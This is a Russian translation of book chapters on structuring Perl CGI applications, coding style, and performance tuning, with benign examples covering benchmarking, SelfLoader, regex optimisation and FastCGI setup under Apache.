Использование одной CGI–программы для каждого крупного приложения

Существование только одного файла упрощает жизнь: для внесения изменений надо редактировать только один файл. Вам не придется

просматривать множество файлов, чтобы найти нужный код. Представьте, что вы увидели каталог с несколькими приложениями:

```
web_store.cgi
order.cgi
display_cart.cgi
maintain_cart.cgi
```

Не заглядывая в исходный код, можно понять, что *web_store.cgi* – это основное приложение. Более того, можно заключить, что программа, вероятно, выводит центральную страницу, приглашающую пользователя сделать покупки и содержащую ссылки на остальные CGI-программы. Можно также догадаться, какой сценарий какие действия выполняет (оформление заказа, вывод данных и поддержка информации о корзине).

Но не заглядывая в исходный код этих CGI-сценариев, сложно определить, как они связаны друг с другом. Например, можно ли добавлять или удалять объекты из корзины, находясь на странице заказа?

Вместо этого можно создать всего одну программу: *web_store.cgi*. Этот сценарий будет потом импортировать функциональность форм заказа, вывода данных, состояния корзины покупателя и т. д., с помощью библиотек или модулей.

Во-вторых, различные компоненты часто используют один и тот же код. Гораздо проще получить доступ к коду другого компонента, который находится в том же файле. Можно, конечно, переместить совместно используемый код в модули, и это будет хорошим выходом в случае, когда приложение разделено на несколько CGI-сценариев. Но использование модулей для хранения совместно используемого кода требует большего планирования, так как надо учитывать, какой код может использоваться совместно, а какой – нет. Один файл гораздо удобнее, если надо вносить простые изменения.

Можно использовать модули и в случае с одной CGI-программой. На самом деле вы можете сохранить небольшой размер файла, сделав основной CGI-сценарий простым интерфейсом (или оболочкой), пересылающим запросы другим модулям. В таком случае вы создаете несколько модулей, выполняющих разные задачи. Во многих отношениях это похоже на использование нескольких файлов с тем отличием, что все HTTP-запросы проходят через один общий интерфейс.

Если вы пишете CGI-сценарии для других людей и систем, то желательно уменьшить число файлов в приложении. В таком случае надо сделать упор на упрощение установки и настройки приложения. Люди, устанавливающие программное обеспечение, больше заботятся о том, что делает тот или иной пакет, нежели о том, какой компонент какие задачи выполняет; минимальное число файлов в приложении поможет избежать случайного удаления файла, показавшегося ненужным.

Последняя причина желания объединить CGI-сценарии – это использование FastCGI. FastCGI запускает отдельные процессы для каждого CGI-сценария, так что чем меньше у вас сценариев, тем меньше запущено различных процессов.

Использование нескольких CGI–сценариев для каждого большого приложения

Есть несколько доводов и в пользу разделения приложения на файловом уровне. Прежде всего, это позволяет сохранить небольшой размер файлов, который проще поддерживать. Также это помогает в проектах при участии нескольких разработчиков, поскольку разобраться в изменениях, которые они внесут в один и тот же файл, мягко говоря, сложно.

Конечно, можно сохранить небольшой размер файлов, используя одну CGI-программу и разбив код на модули, как говорилось выше. При этом CGI-программа становится простым интерфейсом, передающим запросы в соответствующие модули. Но создание общего интерфейса, использующего модули для определенных задач, можно назвать шагом назад для Perl. Обычно модули в Perl содержат общий код, который можно использовать в нескольких программах, выполняющих определенные задачи. Храня общий код в модулях, вы можете использовать их в различных CGI-приложениях.

Верно, что создание нескольких файлов требует большего планирования, когда различные компоненты должны совместно использовать один и тот же код, поскольку общий код должен находиться в модуле. Вы должны всегда тщательно планировать структуру и избегать простых и быстрых решений. Проблема с быстрыми и простыми решениями заключается в том, что многие из них слишком раздувают приложение и создают другие проблемы. Может потребоваться больше работы по перемещению кода одного компонента программы в модуль, так как другой компонент должен иметь к нему доступ; но в дальнейшем приложение станет более гибким и его будет проще поддерживать с этим модулем, чем когда весь код просто находится в одном файле.

Есть несколько случаев, когда очевидно, что код должен храниться раздельно. Некоторые приложения, наподобие нашего магазина, могут содержать страницы администратора, на которых можно обновлять информацию о продукции, изменять категории продукции и прочее. Эти задачи, требующие другого уровня авторизации, разумеется, должны храниться отдельно от общедоступного кода в целях безопасности. Административный код должен находиться в отдельном подкаталоге, например */usr/local/apache/cgi-bin/web_store/admin/*, доступ к которому ограничен веб-сервером.

Если вы все же решили разделить CGI-приложение на несколько сценариев, создайте отдельный каталог в */cgi-bin* для каждого приложе-

ния. Если вы соберете в одном каталоге множество файлов из различных приложений, то потом обязательно запутаетесь.

Использование кнопок отправки данных формы для управления ходом программы

Независимо от того, разбили вы свое приложение на несколько сценариев или нет, вы будете сталкиваться с ситуациями, когда одна форма позволяет пользователям выбрать совершенно разные действия. В таком случае ваш CGI-сценарий может определить, какие действия предпринимать, проверив имя выбранной кнопки отправки формы. Имя и значение кнопки отправки включаются в запросы только тогда, когда кнопка была нажата пользователем. Таким образом, у вас в HTML-форме могут быть несколько кнопок отправки с различными именами, соответствующими действиям, которые должна будет предпринять программа.

Например, CGI-сценарий, реализующий простую покупательскую корзину, может начинаться так:

```
#!/usr/bin/perl -wT

use strict;
use CGI;

my $q         = new CGI;
my $quantity  = $q->param( "quantity" );
my $item_id   = $q->param( "item_id" );
my $cart_id   = $q->cookie( "cart_id" );

# Не забудьте обработать исключительные случаи
defined( $item_id ) or die "Неправильный ввод: нет товарных позиций id";
defined( $cart_id )or die " Cookie отсутствует";

if ( $q->param( "add_item" ) ) {
    add_item( $cart_id, $item_id );
} elsif ( $q->param( "delete_item" ) ) {
    delete_item( $cart_id, $item_id );
} elsif ( $q->param( "update_quantity" ) ) {
    update_quantity( $cart_id, $item_id, $quantity );
} else {
    display_cart( $cart_id );
}

# Дальше следуют подпрограммы ...
```

Посмотрев на этот код, можно легко представить, как весь сценарий реагирует на ввод данных, и роль каждой подпрограммы становится

очевидной. Если нажата кнопка, которая в HTML представлена как <INPUT TYPE="submit" NAME="add_item" VALUE="Add Item to Cart">, сценарий вызовет подпрограмму *add_item*. Более того, ясно, что по умолчанию показывается содержимое корзины покупателя.

Заметьте, что ветвление происходит в зависимости от имени, а не значения кнопки отправки; это позволяет HTML-дизайнерам изменять текст, выводимый на кнопке, никоим образом не влияя на наш сценарий.

Стиль программирования

Программисты неизбежно разрабатывают свой собственный стиль для написания кода. Это хорошо для одного разработчика. Но когда несколько разработчиков пытаются навязать друг другу свой стиль при разработке проекта, это неизбежно приведет к проблемам. Код, не соответствующий одному определенному стилю, гораздо труднее читать и поддерживать, чем код, выдержанный в едином стиле. Значит, если над одним проектом работают несколько программистов, вы должны прийти к соглашению относительно используемого стиля написания кода. Даже если вы работаете один, было бы полезно изучить распространенные стандарты, чтобы ваш стиль не отличался настолько, что у вас возникнут проблемы при совместной работе.

Вот несколько моментов, относящихся к стилю программирования. Советы соответствуют синтаксису, употребляемому на протяжении всей книги, в целом они основаны на предложениях относительно стиля со страниц руководства по *perlstyle*:

- *Ключи и прагмы.* Это касается первых двух строк вашего кода:

  ```
  #!/usr/bin/perl -wT

  use strict;
  ```

  Вы можете использовать режим пометки для всех своих сценариев или разрешить определенные исключения. Можно также разрешить вывод предупреждений по умолчанию для всех сценариев. Конечно, очень хорошая идея применять во всех сценариях строгий режим (use strict) и минимизировать использование глобальных переменных.

- *Заглавные буквы.* Самая распространенная практика в Perl – использование букв в нижнем регистре для локальных переменных, подпрограмм и имен файлов; слова в них должны быть разделены символами подчеркивания. Имена глобальных переменных должны быть набраны буквами в верхнем регистре, чтобы их отделить от остальных. В именах модулей, обычно, используется смешанный регистр без символов подчеркивания. Заметьте, что эти соображения довольно сильно отличаются от принципов использования смешанного регистра в таких языках, как JavaScript и Java.

- *Форматирование отступами*. Для удобства чтения кода используются символы табуляции и пробелы. В большинстве редакторов есть возможность автоматически заменять символы табуляции фиксированным числом пробелов. Если используются пробелы, должно быть задано число пробелов, используемое для обычного форматирования. Распространенное соглашение – три или четыре пробела.
- *Местоположение скобок*. При создании тела подпрограммы, циклов или условных операторов открывающая скобка может идти сразу же после оператора или на следующей строке. Например, вы можете объявить подпрограмму так:

  ```
  sub sum {
      return $_[0] + $_[1];
  }
  ```

  или так:

  ```
  sub sum
  {
      return $_[0] + $_[1];
  }
  ```

  Это простейшее различие иногда может вызвать серьезные разногласия среди разработчиков. Вторая форма знакома программистам, которые много писали на C, в то время как первая более распространена в Perl.
- *Документация*. Не стоит размышлять, документировать код или нет; очевидно, что это надо делать. Но вы можете принять некоторые стандарты. Есть несколько уровней документации. Документацией можно назвать комментарии в коде программы, объясняющие некоторые отрезки кода. Документацией также может считаться описание назначения файла и того, как добавить его к большому проекту. Наконец, у самого проекта могут быть цели и детали, которые не входят в отдельные файлы, но о которых стоит сказать на более общем уровне.

  Вы должны решить, как поступить с каждым из этих уровней при составлении документации. Например, использовать ли формат *pod* для размещения в начале каждого файла обзора его назначения? Или использовать стандартные комментарии, или, быть может, привести документацию где-нибудь в другом месте? Если так, то как вы поступите с разделяемыми модулями? Если разработчики будут в дальнейшем работать с этими модулями, *pod* – это подходящий для них способ найти необходимую информацию.

  Можно также создать стандартные шаблоны для комментариев, которые появляются в начале файла и каждой подпрограммы. В этой книге мы пропускали большие блоки комментариев, поскольку в

тексте подробно разбирали каждый пример. В большинстве случаев нужно упомянуть автора кода, дату написания, зачем и что этот код делает, и т. д. Здесь поможет система управления версиями, учитывающая некоторые из этих моментов.

- *Грамматика.* Тут определяются правила выбора имен переменных, вызовов подпрограмм и модулей. Вы решаете, использовать длинные имена или разрешить сокращения, использовать ли множественное число для названия структур данных, которые содержат несколько элементов и пр. Например, получая данные из базы данных, вы сохраните список в массиве с именем `@rec`, или `@record`, или `@records`? Длинные имена и множественное число для сложных данных используются чаще. Имена подпрограмм обычно являются глаголами, в то время как имена модулей (а также имена классов для объектно-ориентированных модулей) обычно являются существительными.
- *Пробелы.* Единственное, что точно помогает сделать код более удобочитаемым и, таким образом, легко сопровождаемым, – это эффективное использование пробелов. Разделяйте при помощи пробелов элементы списка, в том числе параметры функций. Добавляйте пробелы возле операторов и скобок. Выровняйте сходные команды по одной линии, если это сделает код более очевидным. Но не переусердствуйте. Хорошо отформатированный код проще читать, но нам нужно, чтобы при этом его было легко изменять, не заботясь о переформатировании строк.
- *Инструменты.* Можно унифицировать инструменты, например, модули для разработки. Лучше, если все используют определенный метод для вывода данных, например CGI.pm или модуль HTML-шаблонов и т. д.
- *Дополнения.* Разумеется, этот список далеко не исчерпывающий, поэтому постоянно развивайте требования к стилю. Если ваша ситуация здесь не рассмотрена, разработайте решение и обновите советы.

Не забывайте и другие советы, например те, о которых говорилось в начале главы и на протяжении всей книги. Но учтите, что надо преследовать организационную, а не бюрократическую цель. Не стоит зацикливаться на этих советах. Невозможно даже вообразить, чтобы все писали программы одинаково. Цель – позволить всем разработчикам без проблем работать с кодом, написанным другими. Кроме того, правила стиля складываются путем обсуждения и прихода к согласию, диктовать их нельзя. Отнеситесь к этому с юмором.

17

Эффективность и оптимизация

Надо признать, что CGI-приложения, запущенные в обычных условиях, отнюдь не поражают своей скоростью. В этой главе мы покажем несколько трюков, которые вы можете использовать для ускорения существующих приложений, а также познакомим вас с технологиями FastCGI и *mod_perl*, позволяющими разрабатывать значительно ускоренные CGI-приложения. Если вы занимаетесь разработкой на Perl под Win32, то можете также взглянуть на PerlEx, продукт ActiveState. И хотя мы в этой главе не будем обсуждать PerlEx, он обеспечивает многое из того, что доступно с *mod_perl*.

Сначала попытаемся объяснить, почему CGI-приложения настолько медленны. Когда пользователь запрашивает на веб-сервере ресурс, который оказывается CGI-приложением, сервер должен создать другой процесс для обработки этого запроса. И когда вы имеете дело с приложениями, использующими интерпретируемые языки, каким является Perl, возникает дополнительная задержка, связанная с запуском интерпретатора, разбором и компиляцией приложения.

Как увеличить производительность CGI-приложений на Perl? Можно дать Perl указание интерпретировать только наиболее часто используемые части приложения, а интерпретацию остальных частей отложить до тех пор, пока они не потребуются. Это, разумеется, увеличит скорость работы приложения. Или можно включить наше приложение в сервер (демон), запущенный в фоновом режиме и выполняющийся по запросу. Тогда не придется пережидать запуск интерпретатора и вычисление кода. Или можно встроить интерпретатор Perl в

сам веб-сервер. При этом не тратится время на запуск нового процесса и соединение с другим демоном.

Мы рассмотрим все эти приемы, а также основные советы, помогающие писать более эффективные приложения. Начнем с основ.

Основные советы для Perl, горячая десятка

Вот десять приемов, повышающих производительность CGI-сценариев:

10. Тестируйте производительность кода.
9. Также тестируйте производительность модулей.
8. Локализуйте переменные при помощи *my*.
7. Старайтесь не считывать данные из файлов целиком.
6. Освобождайте массивы при помощи *undef*, а не ().
5. Используйте *SelfLoader*, где это применимо.
4. Используйте *autouse*, где это применимо.
3. Избегайте использования командного интерпретатора.
2. Ищите готовые решения вашей проблемы.
1. Оптимизируйте регулярные выражения.

Рассмотрим все пункты подробно.

Тестирование производительности кода

Перед тем как выяснять, насколько хорошо работает наша программа, выясним, как протестировать производительность критического кода. Тестирование производительности может показаться сложным, но на самом деле тут учитывается только время работы определенного кусочка кода, и для упрощения этой задачи есть стандартные модули. Рассмотрим несколько способов тестирования производительности кода, чтобы вы смогли выбрать наиболее подходящий.

Для начала, самый простой способ измерить производительность:

```
$start = (times)[0];

## Здесь располагается ваш код

$end = (times)[0];

printf "Elapsed time: %.2f seconds!\n", $end - $start;
```

В результате будет вычислено время в секундах, потраченное на выполнение кода. Очень важно при измерении производительности иметь в виду несколько правил:

- Пытайтесь измерять производительность только важных участков кода.
- Не успокаивайтесь, получив первое значение. Проведите тестирование несколько раз и посчитайте среднее значение.
- Если вы сравниваете результаты различных тестов, убедитесь, что тестирование проводилось в сходных условиях. Например, убедитесь, что загрузка системы не отличается при проведении тестов, потому что другой пользователь может во время теста выполнять задачу, сильно загружающую систему.

Второй способ: использование модуля Benchmark. Он предоставляет несколько функций, позволяющих сравнить несколько отрезков кода и определить потраченное процессорное и реальное время.

Вот самый простой способ использования модуля:

```
use Benchmark;
$start = new Benchmark;

## Здесь располагается ваш код

$end = new Benchmark;

$elapsed = timediff ($end, $start);
print "Elapsed time: ", timestr ($elapsed), "\n";
```

Результат будет похож на этот:

```
Elapsed time:  4 wallclock secs (0.58 usr + 0.00 sys = 0.58 CPU)
```

Вы можете также использовать этот модуль для тестирования производительности нескольких отрезков кода. Например:

```
use Benchmark;
timethese (100, {
                      for => <<'end_for',
                          my $loop;
                          for ($loop=1; $loop <= 100000; $loop++) { 1 }
end_for
                      foreach => <<'end_foreach'
                          my $loop;
                          foreach $loop (1..100000) { 1 }
end_foreach
    } );
```

Тут мы проверяем циклы *for* и *foreach*. В качестве информации к размышлению заметим, что если переменная цикла велика, цикл *foreach* гораздо менее эффективен, чем *for*, в версиях Perl больше чем 5.005.

Вывод *timethese* будет выглядеть подобным образом:

```
Benchmark: timing 100 iterations of for, foreach...
    for:  49 wallclock secs (49.07 usr + 0.01 sys = 49.08 CPU)
foreach:  69 wallclock secs (68.79 usr + 0.00 sys = 68.79 CPU)
```

Тут надо заметить, что для измерения потраченного времени Benchmark использует системный вызов *time*, поэтому точность измерений ограничена одной секундой. Для большей точности вы можете поэкспериментировать с модулем Time::HiRes. Вот пример использования этого модуля:

```
use Time::HiRes;
my $start = [Time::HiRes::gettimeofday() ];

## Здесь располагается ваш код

my $elapsed = Time::HiRes::tv_interval( $start );
print "Elapsed time: $elapsed seconds!\n";
```

Функция *gettimeofday* возвращает текущее время в секундах и микросекундах; мы храним его в списке и храним ссылку на этот список в переменной `$start`. Затем, после выполнения нашего кода, мы вызываем функцию *tv_interval*, которая принимает переменную `$start` и подсчитывает разницу между этим временем и текущим. Функция возвращает значение с плавающей точкой, соответствующее числу секунд, потраченных на выполнение кода.

Предупреждаем: чем меньше времени выполняется код, тем менее надежен тест его производительности. Модуль Time::HiRes может быть полезен для определения того, сколько времени выполняются большие части программы, но не стоит использовать этот модуль для сравнения двух подпрограмм, выполняющихся меньше секунды. Для сравнения кода лучше использовать Benchmark и тестировать подпрограммы несколько раз.

Тестирование производительности модулей

CPAN просто великолепен! Тут можно найти огромное число очень полезных модулей. Используйте преимущества этого ресурса, поскольку код, доступный на CPAN, тестировался и улучшался всем сообществом Perl-программистов. Но если вы создаете приложения, производительность которых очень важна, не забывайте тестировать производительность не только собственного кода, но и кода, входящего в эти модули. Например, если вам нужны только некоторые функции из модуля, то вы можете выиграть, написав собственную версию модуля, специально настроенную для вашего приложения. Большинство модулей со CPAN доступны на тех же основаниях, что и Perl, то есть вы можете изменять код для собственного использования без ог-

раничений. Но убедитесь сначала, что лицензия, по которой распространяется модуль, позволяет выполнять такие действия. А если вам кажется, что ваше решение может оказаться полезным и для других, то свяжитесь с автором модуля.

Также подумайте, имеет ли смысл использовать модуль. Например, вот функции файлового ввода/вывода из популярного модуля IO::File:

```
use IO::File;
$fh = new IO::File;
if ($fh->open ("index.html")) {
  print <$fh>;
  $fh->close;
}
```

Использование интерфейса типа IO::File имеет свои преимущества. Но, к сожалению, затраты на его загрузку и вызов метода замедляют работу кода в среднем в десять раз:

```
if (open FILE, "index.html") {
  print <FILE>;
  close FILE;
}
```

Мораль: всегда очень внимательно смотрите на модуль, который вы используете.

Локализация переменных с помощью my

Лексические переменные нужно создавать при помощи функции *my*. Perl управляет использованием памяти, но он не может знать, будет ли переменная использована потом. Чтобы создать переменную, нужную только внутри определенного блока кода, например, подпрограммы, объявите ее с помощью *my*. В таком случае память, занимаемая этой переменной, будет возвращаться системе после выполнения этого блока.

Учтите, что несмотря на свое имя, функция *local* не локализует переменные в привычном смысле этого слова. Вот пример:

```
sub name {
  local $my_name = shift;
  greeting();
}

sub greeting {
  print "Hello $my_name, how are you!\n";
}
```

Запустив эту простую программу, вы увидите, что `$my_name` на самом деле не является локальной переменной функции *name*, она доступна и функции *greeting*. При неосторожности такое поведение может привести к неожиданным результатам. Поэтому большинство разработчиков на Perl избегают использовать *local* и вместо этого используют *my* для всех переменных, кроме глобальных, файловых дескрипторов и встроенных переменных типа `$_` или `$/`.

Как не считывать данные из файлов целиком

Что мы имеем в виду? Представьте себе следующий код:

```
local $/;
open FILE, "large_index.html" or die " Не могу открыть файл!\n";
$large_string = <FILE>;
close FILE;
```

Так как мы не определили разделитель записей при чтении, одна операция чтения из файлового дескриптора считывает файл целиком. При больших файлах это может быть крайне неэффективно. Если действие можно выполнить для каждой отдельной строки, используйте цикл *while*, чтобы в каждый момент времени обрабатывать только одну строку:

```
open FILE, "large_index.html" or die "Не могу открыть файл!\n";
while (<FILE>) {
  # Разделяем поля по пробелам и выводим как строки HTML-таблицы
  print $q->Tr( $q->td( [ split ] ) );
}
close FILE;
```

Конечно, иногда построчная обработка не годится, например, при работе с данными, пересекающими границы строк (в таком случае можно организовать данные в небольших файлах). Измерьте производительность кода при считывании файла целиком.

undef против ()

Если вы собираетесь повторно использовать массив, особенно большой, гораздо эффективнее очистить его присвоением пустого списка в качестве значения, чем с помощью функции *undef*. Например:

```
...
while (<FILE>) {
  chomp;
  $count++;
  $some_large_array[$count] .= int ($_);
}
```

```
...

@some_large_array = ();    ## Хорошо
undef @some_large_array;   ## Не так хорошо
```

При использовании *undef* для очистки массива `@some_large_array` Perl высвободит место, занимаемое этими данными. Если потом заполнять массив новыми данными, Perl будет резервировать необходимое место вновь. Это может замедлить выполнение программы.

Модуль SelfLoader

Модуль SelfLoader позволяет скрывать функции и подпрограммы таким образом, чтобы интерпретатор Perl не компилировал их при загрузке приложения, а выполнял только при необходимости. Результаты оправдывают себя, особенно если ваша программа достаточна велика и содержит много подпрограмм, которые не выполняются для каждого запроса.

Преобразуем программу для использования такой «самозагрузки», а затем посмотрим, как это работает. Вот простой пример структуры программы:

```
use SelfLoader;

## Шаг 1: объявление подпрограмм

sub one;
sub two;
...

## Основной блок кода
...

## Шаг 2: необходимые подпрограммы

sub one {
  ...
}

__DATA__

## Шаг 3: все остальные подпрограммы

sub two {
  ...
}
...
__END__
```

Процесс состоит из трех шагов:

1. Создайте подпрограммы-«заглушки» для всех функций и подпрограмм приложения.
2. Выясните, какие функции используются достаточно часто, чтобы загружать их по умолчанию.
3. Все остальные функции поместите между маркерами __DATA__ и __END__.

Поздравляем, теперь Perl будет загружать эти функции только при необходимости!

Теперь рассмотрим, как это работает. Маркер __DATA__ имеет специальное значение в Perl; все, что находится за этим маркером, можно прочитать через файловый дескриптор DATA. Когда Perl встречает маркер __DATA__, он останавливает компиляцию, и все подпрограммы, определенные после этого маркера, для Perl не существуют.

Когда вы вызываете недоступную функцию, SelfLoader считывает подпрограммы из дескриптора DATA и кэширует их в хеше. Этот процесс выполняется один раз при первом обращении к недоступной функции. Затем модуль проверяет, есть ли определенная функция, и если да, выполняет ее в пространстве имен вызывающей функции. В результате функция имеется в пространстве имен вызывающей функции, и все последующие вызовы этой функции обрабатываются через поиск в таблице символов.

Плата за это – однократные чтение и разбор подгружаемых подпрограмм и вычисление (*eval*) каждой функции при вызове. Несмотря на это, производительность крупных программ с большим числом функций и подпрограмм может очень сильно возрасти.

Функция autouse

Если в приложении вы используете много внешних модулей, можно применить полезную возможность *autouse*, которая позволяет повременить с загрузкой модулей до тех пор, пока не будет использована функция из модуля:

```
use autouse DB_File;
```

Эту возможность нужно использовать очень аккуратно, поскольку часть цепочки выполнения переносится с времени компиляции на время выполнения (runtime). Кроме того, если модуль должен выполнить определенную последовательность шагов на стадии компиляции, использование *autouse* может повредить ваше приложение.

Если нужные модули ведут себя, как ожидалось, использование *autouse* позволяет сохранить много времени, когда дело доходит до «загрузки» приложения.

Как обойтись без командного интерпретатора

Старайтесь обращаться к командному интерпретатору из приложений, только если нет другого выхода. В Perl есть функции, эквивалентные многим командам в Unix. Везде, где возможно, используйте эти функции, но не обращайтесь к интерпретатору. Например, вместо внешней команды *rm* используйте функцию *unlink*:

```
system( "/bin/rm", $file );                    ## Внешняя команда
unlink $file or die "Не могу удалить $file: $!"; ## Внутренняя функция
```

Кроме того, если не использовать командный интерпретатор, приложение станет безопаснее; об этом говорилось в главе 8. Но в некоторых ситуациях большей производительности можно добиться, используя стандартные внешние команды. Если требуется найти все вхождения определенного текстового фрагмента в очень большом файле, возможно, выгоднее использовать *grep*, чем решать эту задачу средствами Perl:

```
system( "/bin/grep", $expr, $file );
```

Но учтите, что такие ситуации очень редки. Во-первых, Perl должен выполнить лишнюю работу, чтобы вызвать системный вызов, поэтому преимущество, получаемое при вызове внешней команды, редко окупает затраты. Во-вторых, если требуется только первое совпадение, а не все, Perl работает быстрее, так как позволяет выйти из цикла при нахождении первого совпадения:

```
my $match;
open FILE, $file or die "Не могу открыть $file: $!";
while (<FILE>) {
  chomp;
  if ( /$expr/ ) {
    $match = $_;
    last;
  }
}
```

grep же всегда читает файл целиком. В-третьих, если вы обнаруживаете, что для обработки текстовых файлов выгоднее использовать *grep*, скорее всего это означает, что проблема не в Perl, а в вашей структуре данных. Попробуйте использовать другой формат данных, например файлы DBM или RDBMS.

Кроме того, избегайте писать <*> при получении списка файлов в определенном каталоге. Чтобы расширить эту запись, Perl должен вызвать подинтерпретатор. Кроме снижения эффективности это может привести к ошибкам; у некоторых интерпретаторов есть ограничение на число получаемых файлов, поэтому они возвращают не больше файлов, чем допускается этим ограничением. В Perl 5.6 эти ограниче-

ния будут обойдены за счет внутренней обработки подстановочных символов.

Вместо этого используйте функции *opendir*, *readdir* и *closedir*. Вот пример:

```
@files = </usr/local/apache/htdocs/*.html>;  ##Использование интерпретатора
...
$directory = "/usr/local/apache/htdocs";   ## Это уже лучше
if (opendir (HTDOCS, $directory)) {
  while ($file = readdir (HTDOCS)) {
    push (@files, "$directory/$file") if ($file =~ /\.html$/);
  }
}
```

Ищите готовые решения проблем

Возможно кто-то, потратив много времени, уже решил проблему, над которой вы безуспешно бьетесь. И благодаря духу Perl, вы можете спокойно этим воспользоваться. На протяжении книги мы неоднократно ссылались на многие модули со CPAN. На самом деле их гораздо больше. Не пожалейте время на то, чтобы внимательно изучить доступные там возможности.

Кроме того, следует проверять группы новостей по Perl. Группа новостей *comp.lang.perl.modules* поможет узнать, какие модули появились, и предоставит справку по определенным модулям; *comp.lang.perl.misc* – более общая группа новостей.

Наконец, есть много хороших книг, где приведены алгоритмы, полезные трюки и советы. Книги *Perl Cookbook,* Tom Christiansen, Nathan Torkington и *Mastering Algorithms with Perl,* Jon Orwant, Jarkko Hietaniemi и John Macdonald – просто кладезь программиста на Perl. Конечно, не стоит игнорировать книги, в которых акцент делается не на Perl: *Programming Pearls* («Программирование на Perl») Джона Бентли (John Bentley), *The C Programming Language* («Язык программирования C») Брайана Кернигана (Brian Kernighan) и Дениса Ричи (Dennis Ritchie) и *Code Complete* («Совершенствование кода») Стива Макконнелла (Steve McConnell) тоже могут оказаться очень полезными.

Регулярные выражения

Регулярные выражения – неотъемлемая часть Perl, и мы используем их во многих CGI-приложениях. Есть несколько способов, помогающих увеличить производительность регулярных выражений.

---

[1] Т. Кристиансен, Н. Торкингтон «Perl: библиотека программиста», издательство «Питер», 2000 г.

Во-первых, старайтесь не использовать $&, $‘ и $’. Если Perl находит одну из этих переменных в вашем приложении или импортируемом модуле, он сделает копию строки поиска для возможных будущих ссылок на нее. Это очень неэффективно и может сильно замедлить ваше приложение. Вы можете использовать модуль Devel::SawAmpersand, доступный на CPAN, чтобы проверить наличие этих переменных в приложении.

Во-вторых, очень неэффективны регулярные выражения типа:

```
while (<FILE>) {
  next if (/^(?:select|update|drop|insert|alter)\b/);
  ...
}
```

Предпочтительнее синтаксис:

```
while (<FILE>) {
  next if (/^select\b/);
  next if (/^update\b/);
  ...
}
```

Или используйте шаблон, создаваемый во время выполнения, если на стадии компиляции пока неизвестно, что именно искать:

```
@keywords = qw (select update drop insert);
$code = "while (<FILE>) {\n";

foreach $keyword (@keywords) {
  $code .= "next if (/^$keyword\b/);\n";
}

$code .= "}\n";
eval $code;
```

В результате будет создан отрывок кода, идентичный показанному выше, который будет вычислен «на лету». Конечно, нужны затраты на запуск *eval*, но вы должны сравнить их с получаемыми при этом преимуществами.

В-третьих, не забывайте использовать модификатор *o* в регулярных выражениях, чтобы вычислять шаблон только один раз. Пример:

```
@matches = ();
...
while (<FILE>) {
  push @matches, $_ if /$query/i;
}
...
```

Подобный код обычно используется для поиска строки в файле. К сожалению, этот код будет выполняться очень медленно, поскольку

Perl компилирует шаблон на каждой итерации цикла. Но вы можете использовать модификатор *o*, чтобы Perl компилировал регулярное выражение только один раз:

```
push @matches, $_ if /$query/io;
```

Если значение переменной `$query` изменяется в вашем сценарии, это работать не будет, так как Perl использует первое скомпилированное значение. Тут мы говорим о регулярных выражениях в Perl 5.005; подробности вы можете узнать на страницах руководства по *perlre*.

Наконец, часто для любой задачи есть несколько способов построения регулярного выражения, но одни из них оказываются эффективнее других. Если вы хотите научиться составлять более эффективные регулярные выражения, рекомендуем книгу Джеффри Фриедла (Jeffrey Friedl) *Mastering Regular Expressions* («Создание регулярных выражений»).

Это были общие советы по оптимизации. В зависимости от нужд приложения вы будете следовать им или отклоняться от них. Настало время рассмотреть более сложные способы оптимизации CGI-приложений.

Модуль FastCGI

FastCGI – это расширение веб-сервера, позволяющее вам преобразовывать CGI-программы в постоянные приложения типа сервера с продолжительным временем жизни. Веб-сервер при запуске порождает процесс FastCGI для каждого определенного CGI-приложения, и эти процессы отвечают на запросы до тех пор, пока они не будут явно завершены. Если вы ожидаете, что какое-то приложение будет использоваться чаще других, вы можете создать несколько процессов для обработки одновременных запросов.

У этого подхода есть несколько преимуществ. Обычное CGI-приложение на Perl требует при вызове дополнительных временных затрат на порождение процессов и интерпретирование кода. А если код требует длительной инициализации, это тоже добавляется к затраченному времени. В обычном FastCGI-приложении таких проблем нет. Здесь при каждом запросе не порождается новое приложение, а вся инициализация происходит при первом запуске. Так как время жизни этих приложений продолжительное, они позволяют сохранять данные между запросами, что тоже является преимуществом.

В примере 17-1 приведен типичный FastCGI-сценарий.

Пример 17-1. fast_count.cgi

```
#!/usr/bin/perl -wT
```

```
use strict;
use vars qw( $count );
use FCGI;

local $count = 0;

while ( FCGI::accept >= 0 ) {
  $count++;
  print "Content-type: text/plain\n\n";
  print "Ваш запрос - номер $count.Желаем удачи!\n";
}
```

За исключением нескольких дополнительных деталей, этот код не отличается от обычной CGI-программы. Так как он инициализируется только один раз, значение переменной `$count` (глобальная переменная) равно нулю при запуске и будет оставаться таким же для всех дальнейших запросов. Если веб-сервер получает запрос, адресованный этому FastCGI-приложению, он передает его, а FCGI::accept принимает запрос и возвращает ответ, который вычисляется в цикле *while*. В данном случае вы увидите, что значение переменной `$count` увеличивается на единицу для каждого запроса.

Если в вашем CGI-приложении используется CGI.pm, вы можете задействовать интерфейс к FastCGI – модуль CGI::Fast, включенный в стандартный набор модуля CGI.pm. В примере 17-2 показано, как будет выглядеть пример 17-1 с CGI::Fast.

Пример 17-2. fast_count.cgi

```
#!/usr/bin/perl -wT

use strict;
use vars qw( $count );
use CGI::Fast;

local $count = 0;

while ( my $q = new CGI::Fast ) {
  $count++;
  print $q->header( "text/plain" ),
    "Ваш запрос - номер $count.Желаем удачи!\n";
}
```

Этот вариант работает аналогично. Все до создания объекта CGI::Fast выполняется только один раз. Затем сценарий ждет получения запроса, после чего он создает новый объект CGI::Fast и выполняет код внутри цикла *while*.

Теперь вы знаете, как работает FastCGI. Посмотрим, как его установить. FastCGI работает на многих веб-серверах, но мы будем говорить об установке для Apache.

Установка FastCGI

Старые версии FastCGI требовали установить измененную версию Perl. К счастью, теперь это не так. Однако FastCGI требует внесения изменений в веб-сервер. В дистрибутив FastCGI входят модули для веб-сервера и для Perl (FCGI, также доступный и на CPAN). Вы можете получить его с *http://www.fastcgi.com/*, домашней страницы проекта FastCGI. Учтите, что это совсем не то же самое, что *http://www.fastcgi.org/*, где предлагаются коммерческие решения, построенные на FastCGI. В данном случае смысл *.org* и *.com* отличается от общепринятого с точностью до наоборот.

Инструкции по установке FastCGI с Apache таковы. Используя Apache версии 1.3 или выше, вы можете просто запустить *configure* для Apache:

```
configure -add-module=/usr/local/src/apache-fastcgi/src/mod_fastcgi.c
```

Затем вы должны определить, где разместить FastCGI-приложения. Следующие директивы, добавленные в *httpd.conf*, дают Apache знать о местоположении программ (Location задается в *access.conf*, а Alias в *srm.conf*, если вы используете эти файлы):

```
<Location /fcgi>
SetHandler fastcgi-script
</Location>

Alias /fcgi/  /usr/local/apache/fcgi/
```

